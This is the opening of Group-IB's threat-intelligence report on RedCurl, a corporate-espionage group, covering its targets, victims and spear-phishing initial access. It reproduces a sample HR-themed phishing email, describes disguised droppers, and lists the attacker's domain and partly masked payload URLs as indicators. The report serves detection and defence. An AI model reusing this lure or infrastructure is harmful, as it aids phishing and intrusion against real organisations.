

REDCURL

The pentest you didn't know about



Restrictions

1. The report was written by Group-IB experts without any third-party funding.
2. The report provides information on the tactics, tools, and infrastructure of the previously unknown group RedCurl. The report's goal is to minimize the risk of the group committing further illegal acts, suppress any such activity in a timely manner, and raise awareness among readers. The report also contains indicators of compromise that organizations and specialists can use to check their networks for compromise, as well as recommendations on how to protect against future attacks. Technical details about threats are provided solely for information security specialists so that they can familiarize themselves with them, prevent similar incidents from occurring in the future, and minimize potential damage. The technical details about threats outlined in the report are not intended to advocate fraud or other illegal activities in the field of high technologies or any other fields.
3. The report is for information purposes only and is limited in distribution. Readers are not authorized to use it for commercial purposes and any other purposes not related to education or personal non-commercial use. Group-IB grants readers the right to use the report worldwide by downloading, reviewing, and quoting it to the extent justified by legitimate citation, provided that the report itself (including a link to the copyright holder's website on which it is published) is given as the source of the quote.
4. The entire report is subject to copyright and protected by applicable intellectual property law. It is prohibited to copy, distribute (including by placing on websites), or use the information or other content without the right owner's prior written consent.

If Group-IB's copyright is violated, Group-IB will have the right to approach a court or other state institution to protect its rights and interests and seek punishment for the perpetrator as provided by law, including recovery of damages.

© Group-IB, 2020

Contents

Introduction	4
Key findings	6
Geographical scope and targets	8
Initial access	9
Trojan execution and persistence in the system	13
Reconnaissance and lateral movement	15
Data exfiltration	18
Tools	19
InitialDropper	20
Dropper	21
FirstStageAgent aka FSA	22
Channel1 aka RedCurl.C1 and Channel2 aka RedCurl.C2	26
Commands	26
Attribution	29
RedCurl, CloudAtlas and RedOctober: campaign comparison	30
MITRE ATT&CK® Mapping (RedCurl)	31
MITRE ATT&CK® Mapping (RedOctober/Cloud Atlas/Inception)	33
IoCs	35
Appendix 1. Cloud accounts*	–
Appendix 2. Examples of FSA, C1, and C2	52
Recommendations	55

* The chapter is available in the full version only

Introduction

RedCurl

A cyber espionage hacker group

The group's goal

is to conduct corporate espionage: steal documents containing commercially sensitive information and employees' personal data

Tools

The group acted as covertly as possible to minimize the risk of being discovered on the victim's network: RedCurl did not use actively communicating Trojans or remote administration tools

One summer evening in 2019, **Group-IB's Computer Emergency Response Team (CERT-GIB)** received a call from a new customer who said that their company had been attacked. They asked for help in eliminating the incident's aftermath and identifying the hacker group responsible.

The duty CERT-GIB analyst examined the phishing email used at the initial infection stage. It was particularly well-written, which suggested that this was a planned targeted attack. The unique behavioral fingerprint — obtained as a result of dynamic analysis in **TDS Polygon**, a **Group-IB Threat Hunting Framework** module, confirmed the analyst's hypothesis. The analyst immediately notified **Group-IB's Threat Intelligence & Attribution** team about the incident and within a couple of hours the customer was informed about the targeted attack against their business.

Meanwhile, the email sample and the attack details caught the attention of Group-IB's Threat Intelligence & Attribution specialists. The campaign conducted by the hacker group (unknown at the time) involved unique tools written in PowerShell, which is popular among IT specialists. Moreover, the emails targeted a specific team within the victim organization rather than the organization as a whole. It became obvious that it was not an ordinary cybercriminal group seeking to steal money. Group-IB specialists' findings confirmed earlier forecasts made in the analytical report "**Hi-Tech Crime Trends 2019/2020**": namely that espionage- and sabotage-oriented APT groups had come to play an increasingly prominent role on the hacker scene. One such group was the one in question: **RedCurl**.

In each analyzed campaign, the group's goal was to conduct espionage. The attackers infected computers in targeted departments within organizations and stole specific documents. One of the group's possible victims was an employee at a cybersecurity company that protects its customers against such attacks. Detected incidents related to this threat group took place in various industries and had a wide geographical scope: from Russia to North America. As such, it is likely that the attacks were ordered for the purpose of corporate espionage. This hypothesis is reinforced by the fact that the group acted as covertly as possible in order to minimize the risk of being discovered on the victim's network. For instance, RedCurl did not use actively communicating Trojans or remote administration tools with a graphical interface.

It should also be noted that RedCurl uses techniques similar to those used by Red Teaming and penetration testing specialists.

This report contains the first ever descriptions of the tactics, tools, and infrastructure of RedCurl, a previously unknown group. In addition, this paper includes the first ever details about the group's kill chain, which were prepared by specialists at **Group-IB's Digital Forensics Lab**, as well as unique data collected during incident response operations related to campaigns attributed to RedCurl.

As part of their research, Group-IB's digital forensics experts verified the hypothesis that the techniques used by RedCurl are similar to those involved in the RedOctober and CloudAtlas campaigns, whose goal is also espionage. An in-depth analysis based on the MITRE ATT&CK® matrix did not reveal unambiguous links between these campaigns, however.

Indicators of compromise are given at the end of the report as usual, excluding the ones that can lead to the identification of RedCurl's victims. YARA and Suricata rules, however, are only available to **Group-IB Threat Intelligence & Attribution** customers. Traditionally, the report features recommendations from Group-IB experts on preventive measures to help protect against the group's attacks.

Key findings

Name	RedCurl (given by Group-IB)
Goal	Corporate espionage and theft of documents
Active	2018 to present. Over more than two years, Group-IB has detected 26 targeted attacks
Geography	Russia, Ukraine, Canada, Germany, the United Kingdom, Norway
Victims	Construction companies, financial and consulting companies, retailers, banks, insurance companies, law firms, travel agencies
Language	The group is presumably Russian-speaking
Tools	<p>RedCurl created a set of PowerShell programs that can cumulatively be called a framework and that includes:</p> <ul style="list-style-type: none"> • Droppers (including an initial dropper, InitialDropper) • Key module FirstStageAgent (aka FSA) • Two submodules called Channel1 (aka FSA.C1) and Channel2 (aka FSA.C2)




Figure 1. Trojan unpacking diagram

The Trojan receives commands from its operator through a cloud in the form of BAT scripts, which are simply subprograms. A total of 29 such command programs were identified.




Figure. 2. Diagram of Trojan-operator interactions through the cloud

The group's technical characteristics

- Minimal use of binary code.
- Use of anti-detection techniques.
- Control over an infected computer through commands kept in a legitimate cloud storage. The commands are sent as PowerShell scripts.
- Special scripts for displaying fake Outlook windows to intercept the logins and passwords of targeted individuals.
- The group usually remains in the victim's network for two to six months. The stage of spreading over the network is stretched over a long time to remain unnoticed for as long as possible. To achieve this, the group does not use any actively communicating Trojans or remote-control tools via RDP.

Target system

The main targets include office documents and emails.

Exfiltration of data to legitimate cloud storage

RedCurl uses cloud services such as cloudme.com, koofr.net, pcloud.com, idata.uz, drivehq.com, driveonweb.de, opendrive.com, powerfolder.com, docs.live.net, syncwerk.cloud, cloud.woelkli.com, and framagenda.org. To manage and access clouds, the threat actors use the service multcloud.com.

Geographical scope and targets




Figure 3. Timeline of RedCurl attacks

All RedCurl attacks are targeted, i.e. emails and droppers are tailored to specific victims, which makes it possible to identify targets. Not all the victims have been identified, however. In some cases, only malware modules were discovered (rather than the initial dropper, which can reveal the target).

Since 2018, Group-IB has detected 26 attacks against targets in various industries, including:

- Construction companies
- Retailers
- Travel agencies
- Insurance companies
- Financial companies
- Banks
- Law and consulting firms

The geographical scope of RedCurl attacks includes Europe, the post-Soviet region, and North America. The victims of the 26 attacks detected are located in:

- Russia
- Ukraine
- Canada
- Germany
- The United Kingdom
- Norway

Group-IB identified **14 organizations** that have become victims of RedCurl's espionage attacks, some on several occasions. Group-IB specialists contacted each of them and provided recommendations on further steps to eliminate the consequences of the attacks. Names of victims are not disclosed. At the time of writing, some of the companies continue to respond to the incidents.

Analysis of the customer's compromised data revealed a set of data relating to a team lead at a cybersecurity company. The IP addresses that communicated with RedCurl's cloud belong to the company in question. It is impossible to determine whether this data was compromised or whether this was an instance of controlled analysis of the Trojan by researchers.

Initial access


Speare-phishing emails

Were used by the group to get initial access to targeted companies

As is the case with many espionage campaigns, initial access to targeted infrastructures in RedCurl attacks involves spear-phishing emails. RedCurl's distinctive feature, however, is that the email content is carefully drafted. For instance, the emails displayed the targeted company's address and logo, while the sender address featured the company's domain name.

The attackers posed as members of the HR team at the targeted organization and sent out emails to multiple employees at once, which made the employees less vigilant, especially considering that many of them worked in the same department.

To deliver the payload, RedCurl used archives, links to which were placed in the email body. Despite the fact that the links redirected to public cloud storage services, the way they were disguised tricked users into thinking that they were visiting the company's official website:



Regulation on annual bonuses for employees

Dear colleagues,

Please see the updated Regulation on annual bonuses for employees.

You can find it on our corporate website at: portal. [redacted] /corporate/internal/docs/HR/Regulation on annual bonuses for employees [redacted]

Download: Regulation on annual bonuses for employees [redacted]

Regards,

HR Team

[redacted]
[redacted]
[redacted]
[redacted]

Figure 4. Example of a spear-phishing email sent by RedCurl





Figure 5. Example of a spear-phishing email sent by RedCurl

The phishing emails were sent using the domain name mailsecure[.]tech, and more specifically subdomains that imitated the target organization’s legitimate domain. The specified domain name had been registered six months before the campaign was launched, on December 6, 2018. On the day of the attack, the SOA record was changed and Yandex was specified for the MX record:

```
$ dig ru-datacenter.mailsecure.tech any
; <> DiG 9.11.5-P1-1ubuntu2.5-Ubuntu <> ru-datacenter.mailsecure.tech any
;; global options: +cmd
;; Got answer:
;; ->HEADER<<- opcode: QUERY, status: NOERROR, id: 23555
;; flags: qr rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 512
;; QUESTION SECTION:
; ru-datacenter.mailsecure.tech. IN ANY

;; ANSWER SECTION:
ru-datacenter.mailsecure.tech. 1798 IN MX 10 mx.yandex.net.
ru-datacenter.mailsecure.tech. 1798 IN TXT "yandex-verification: 2cda3cd533b95f45"

;; Query time: 61 msec
;; SERVER: 8.8.8.8#53(8.8.8.8)
;; WHEN: Вт июл 30 15:58:54 CEST 2019
;; MSG SIZE rcvd: 150

$ dig mailsecure.tech soa +short
dns1.registrar-servers.com. hostmaster.registrar-servers.com. 2019072503 43200 3600 604800 3601]
```

Figure 6. Technical records of the domain mailsecure[.]tech

LNK, XLAM – 2020 EXE – 2019

files launched RedCurl.Dropper on the victim's computer

Naturally, the websites belonging to the targeted organizations did not host the archive, which was stored in the cloud, most often Dropbox. In addition to Dropbox, RedCurl's campaigns also involved free hosting services, especially Byethost and AttractSoft:

```
http://*****.byethost22.com/3/%D0%9F%D0%BE%D0%BB%D0%BE%D0%B6%D0%B5%D0%BD%D0%B8%D0%B5%20%D0%BE%20%D0%B5%D0%B6%D0%B5%D0%B3%D0%BE%D0%B4%D0%BD%D0%BE%D0%BC%20%D0%BF%D1%80%D0%B5%D0%BC%D0%B8%D1%80%D0%BE%D0%B2%D0%B0%D0%BD%D0%B8%D0%B8%20%D1%81%D0%BE%D1%82%D1%80%D1%83%D0%B4%D0%BD%D0%B8%D0%BA%D0%BE%D0%B2.7z
http://*****.byethost7.com/d1/*****.7z
http://logs99.atwebpages.com/*****/reports/002838177363613567218367647/actual/report.php
http://mtpon34.myartsonline.com/report/2890000027835616636545613/actual/report.php
```

Attacks carried out in 2020 involved LNK and XLAM files. The latter are add-in files for Excel 2010 and Excel 2007 based on XML with support for macros. As victims interacted with these files, an attacker-controlled cloud storage was set up on the local system as a network drive and launched **RedCurl.Dropper**, which was hosted there, after which a phishing document was displayed to the victim.

In the attacks observed in 2019, victims downloaded an archive with an EXE file, which was an SFX (self-extracting) archive. Launching this file extracted and launched RedCurl.Dropper. The launched file had a PDF or Microsoft Word icon, which meant that if showing file extensions was disabled on the victim's computer, there was a good chance that the file would not raise any suspicions.

In RedCurl's earlier campaigns carried out in 2018, the utility **NirCmd** was extracted from the SFX archive. NirCmd was used to launch the module FirstStageAgent_light. In addition to the SFX archive, RedCurl used MHT files, which were HTML pages with resources necessary for displaying the contents correctly. When such a file was opened in the browser, the user was asked to allow interaction between ActiveX and parts of the web page:




Figure 7. Example of a downloaded file with the extension made invisible


